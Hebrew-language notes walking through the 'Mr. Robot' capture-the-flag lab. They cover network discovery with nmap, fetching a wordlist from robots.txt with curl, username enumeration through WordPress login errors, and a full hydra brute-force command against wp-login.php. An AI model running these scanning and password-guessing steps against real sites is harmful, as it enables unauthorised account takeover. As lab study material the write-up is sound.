

מיסטר רובוט שלבים :

1. לבדוק באיזה רשת אנחנו נמצאים


ifconfig

2. להריץ בדיקה איזה פורטים פתוחים

nmap -sn 10.0.0.0/24

10.0.0.0 ->

זה מספר הרשת עם הביט האחרון שילוב עם המסכה ברוב הפעמים יהיה 0 בסוף



```
david@Linux: /
david@Linux: / 80x23
MAC Address: 00:B8:C2:C7:B7:79 (Heights Telecom T)
Nmap scan report for SonosZP (10.0.0.9)
Host is up (0.0059s latency).
MAC Address: 78:28:CA:31:A0:42 (Sonos)
Nmap scan report for unknown (10.0.0.10)
Host is up (0.058s latency).
MAC Address: 8C:88:2B:00:57:4E (Unknown)
Nmap scan report for unknown (10.0.0.18)
Host is up (0.033s latency).
MAC Address: CA:2E:45:D6:75:60 (Unknown)
Nmap scan report for HPF43909609627 (10.0.0.26)
Host is up (0.095s latency).
MAC Address: F4:39:09:60:96:27 (Hewlett Packard)
Nmap scan report for 10.0.0.48
Host is up (0.00040s latency).
MAC Address: 08:00:27:BD:DA:C1 (Oracle VirtualBox virtual NIC)
Nmap scan report for Heights.local (10.0.0.138)
Host is up (0.011s latency).
MAC Address: 00:B8:C2:A1:17:F1 (Heights Telecom T)
Nmap scan report for Linux (10.0.0.15)
Host is up.
Nmap done: 256 IP addresses (14 hosts up) scanned in 6.62 seconds
david@Linux: /$ sudo nmap -sn 10.0.0.0/24
```

נצטרך להבין מה המספר של הרשת של מיסטר רובוט

3. להיכנס לתוכנה של המילון בשביל לחפש text מסויימים

לינק להורדת מילון. <https://github.com/danielmiessler/SecList>: git clone


4. אחרי שהורדתי את המילון ...

את האמת זה לא ממש נצרך

5. נכנס לקישור

10.0.0.48/robots.txt

יופיע לנו 3 קבצים כאלה



```
User-agent: *
fsociety.dic
key-1-of-3.txt
```

6. נשמור את הקובץ הזה אצלנו במחשב נשתמש בקוד הבא

Curl 10.0.0.48/fsociety.dic -o fsociety.dic

זה שומר את הקובץ מ URL

7. עכשיו אחרי שיש לנו את הקובץ נשמור אותו בקובץ חדש בסדר עם המילון שיש לנו

Sort fsociety.dic > sorted.dic

8. אחרי נוריד את הכפוליות שיש לנו ע"י שנשמור בקובץ חדש

Uniq sorted.dic > sorteduniq.txt

9. ניכנס לאתר

10.0.0.48/wp-login.php

שים לב שכאשר שמים USER NAME לא תקין או רושם שהשם משתמש לא תקין

ולכן נוכל להשתמש בזה


10. נגיד ל POST נראה מה האתר שולח

נשים לב ששזה ENCODE
נשתמש באתר

www.url-encode-decode.com

בשביל לקבל קישור קריא וברור

.11



מעתיקים את זה לשורת הפקודה
12. אחרי שמצאנו את ה – USER NAME
נעשה גם בשביל הסיסמא

```
Please don't use in military or secret service organizations, or for illegal
purposes. (This is a wish and non-binding - most such people do not care about
laws and ethics anyway - and tell themselves they are one of the good ones.)

Example: hydra -l user -P passlist.txt ftp://192.168.0.1
david@Linux:~$ hydra -l elliot -P sorteduniq.dic 10.0.0.48 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=The password"
```

אפשר להגיד פרצנו למיסטר רובוט!!!